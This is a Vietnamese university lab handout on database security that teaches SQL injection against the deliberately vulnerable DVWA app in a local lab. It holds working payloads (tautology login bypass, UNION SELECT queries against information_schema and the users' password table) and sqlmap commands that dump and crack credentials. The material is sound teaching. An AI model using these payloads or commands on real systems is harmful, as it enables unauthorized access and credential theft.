

AN TOÀN THÔNG TIN (INSE330380)

BÀI LAB CHƯƠNG IV AN TOÀN CƠ SỞ DỮ LIỆU

Ths. ĐỖ MINH HẬU

- ☐ Sinh viên được thực hành trực tiếp về khai thác một số lỗi hỏng phổ biến về cơ sở dữ liệu
- ☐ Cài đặt một cơ sở dữ liệu SQL
- ☐ Dùng một số công cụ khai thác lỗi hỏng của SQL để lấy dữ liệu quan trọng

- ❑ Cài đặt một máy Attacker: có HĐH Kali Linux (có thể dùng VMWare để tạo máy ảo)
- ❑ Cài đặt một máy có HĐH Ubuntu hoặc Windows (dùng máy ảo)
 - Setup cơ sở dữ liệu SQL
 - Tạo cơ sở dữ liệu

❑ SQL query:

SELECT * FROM Users WHERE Username='\$username' AND

❑ **Password='\$password'**

❑ Type:

\$username = '1' or '1' = '1' \$password = '1' or '1' = '1'

❑ The query will be:

SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND

Password='1' OR '1' = '1'

=> always true (OR 1=1) => => luôn đúng (OR 1=1) => hệ thống đã xác thực người dùng mà không biết tên người dùng và mật khẩu.

❑ SQL query:

- `SELECT * FROM products WHERE id_product=$id_product`
- ex: `http://www.example.com/product.php?id=10`

❑ Sử dụng AND and OR.

- `SELECT * FROM products WHERE id_product=10 AND 1=2`
- Ex: `http://www.example.com/product.php?id=10 AND 1=2`
- => there is no content available or a blank page.

❑ Sau đó, gửi một lệnh đúng và kiểm tra xem có kết quả hợp lệ không:

- Ex: `http://www.example.com/product.php?id=10 AND 1=1`


❑ **Damn Vulnerable Web App (DVWA)** là một ứng dụng web PHP/MySQL rất dễ bị tấn công.

Mục tiêu chính của nó là trở thành một công cụ hỗ trợ cho các chuyên gia bảo mật để kiểm tra

❑ **Thực hiện:**

- **Download DVWA**
- **Create database and user in DVWA**
- **Config DVWA**
- **Setup basic database in DVWA**
- **Access DVWA: <http://10.0.0.2/login.php>**
- **Set DVWA Security Level: Low**

Giao diện



The screenshot displays the DVWA web application interface. On the left is a sidebar menu with buttons for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript. The main content area is titled 'DVWA Security' with a padlock icon. Below this is the 'Security Level' section, which states the current level is 'low'. It explains that the security level can be set to low, medium, high, or impossible, and that it changes the vulnerability level of DVWA. A list of four levels is provided: 1. Low (completely vulnerable), 2. Medium (bad security practices), 3. High (harder or alternative bad practices), and 4. Impossible (secure against all vulnerabilities). At the bottom of this section is a dropdown menu currently set to 'Low' and a 'Submit' button. Below the security level section is a section titled 'PHPIDS'.

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

PHPIDS

❑ Basic Injection: 1

- Always True Scenario: %' or '0'='0

❑ Hiển thị Database Version :

- %' or 0=0 union select null, version() #

❑ Hiển thị Database User:

- %' or 0=0 union select null, user() #

❑ Hiển thị Database Name

- %' or 0=0 union select null, database() #

❑ Hiển thị các tables in information_schema

- %' and 1=0 union select null, table_name from information_schema.tables #

- ❑ Hiển thị tất cả các bảng người dùng trong information_schema
 - '%' và 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
- ❑ Hiển thị tất cả các trường cột trong bảng người dùng information_schema
 - '%' và 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
- ❑ Hiển thị tất cả các nội dung trường cột trong bảng người dùng information_schema
 - '%' và 1=0 union select null,
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

Lấy thông tin quan trọng trong cơ sở dữ liệu DVWA: người dùng/mật khẩu với các cấp độ khác nhau:

- ☐ Low
- ☐ Medium
- ☐ High


- ❑ Sqlmap là một công cụ kiểm tra thâm nhập nguồn mở
 - Tự động hóa quá trình phát hiện và khai thác lỗ hổng SQL injection
 - Nó đi kèm với một công cụ phát hiện kick-ass
- ❑ Nhiều tính năng thích hợp
 - Các thử nghiệm thâm nhập cuối cùng
 - Một loạt các thiết bị chuyển mạch kéo dài từ cơ sở dữ liệu dấu vân tay, qua dữ liệu tìm nạp từ cơ sở dữ liệu, để truy cập vào hệ thống tập tin bên dưới và thực hiện các lệnh trên hệ điều hành thông qua các kết nối out-of-band
- ❑ Download and install Sqlmap: <http://sqlmap.sourceforge.net/doc/README.html#s>

❑ Open firefox: add Tamper Data to Tool

- Select Tool\Tamper Data
- Start Tamper Data

❑ Or: using F12 to open

❑ Ex, Show in DVWA:



Variable	Value
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_CONNECTION	keep-alive
HTTP_REFERER	http://127.0.0.1/dvwa/vulnerabilities/sql/
HTTP_COOKIE	PHPSESSID=tk7ig9jmm2bjv2oe1fqbeb94; security=low

❑ Dùng Sqlmap khai thác lỗi SQL Injection với CSDL DVWA

❑ Chuẩn bị: Tamper with request

- Copying the Referer URL (Ref)
- Ex: “http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit”
- Copying the Cookie Information (Coo)

Ex: “PHPSESSID=lpb5g4uss9kp70p8jccjeks621; set security=low”

❑ Thực hiện :

- Lấy Database User For DVWA. Mở trang DVWA
- Syntax: ./sqlmap.py -u <Ref> --cookie=<Coo> -b --current-db --current-user
- Ex: ./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -b --current-db - current-user
- Do you want to keep testing? Y => Result

☐ Lấy Database Management Username and Password. Syntax:

```
./sqlmap.py -u <ref> --cookie=<Coo> --string="Surname" --users
```

Use Dictionary Attack? Y

Dictionary Location? <Press Enter>

☐ Lấy db_hacker Database Privileges. Syntax:

```
./sqlmap.py -u <ref> --cookie=<Coo> -U db_hacker --privileges
```

☐ Lấy a list of all databases.

```
./sqlmap.py -u <ref> --cookie=<Coo> --dbs
```

☐ Lấy "dvwa" tables and contents

```
./sqlmap.py -u <ref> --cookie=<Coo> -D dvwa --tables
```

☐ Lấy columns for table dvwa.users

```
./sqlmap.py -u <ref> -- cookie=<Coo> -D dvwa -T users --columns
```

❑ Obtain Users and their Passwords from table dvwa.users. Syntax:

```
./sqlmap.py -u <ref> --cookie=<Coo> -D dvwa -T users -C user,password --dump
```

Do you want to use the LIKE operator? Y

Recognize possible HASH values? Y

What's the dictionary location? <Press Enter>

Use common password suffixes? y

- ❑ Sử dụng sqlmap để lấy các thông tin sau trong DVWA với các security level khác nhau (Low, Medium, High)
 - Danh sách Tên người dùng và Mật khẩu Quản lý Cơ sở dữ liệu.
 - Danh sách các cơ sở dữ liệu
 - Danh sách các bảng cho một cơ sở dữ liệu được chỉ định
 - Danh sách người dùng và mật khẩu cho một bảng cơ sở dữ liệu được chỉ định.
- ❑ Sử dụng các công cụ khác để khai thác lỗi Sql Injection. Ex: Hackbar,....



AN TOÀN THÔNG TIN (INSE330380)

Kết thúc Lab chương 4

Ths. ĐỖ MINH HẬU



Trung tâm Học liệu và Dạy học số
Đại học Công nghệ Kỹ thuật Tp. Hồ Chí Minh
01 Võ Văn Ngân, P. Thủ Đức, Tp. Hồ Chí Minh
daotaotuxa@hcmute.edu.vn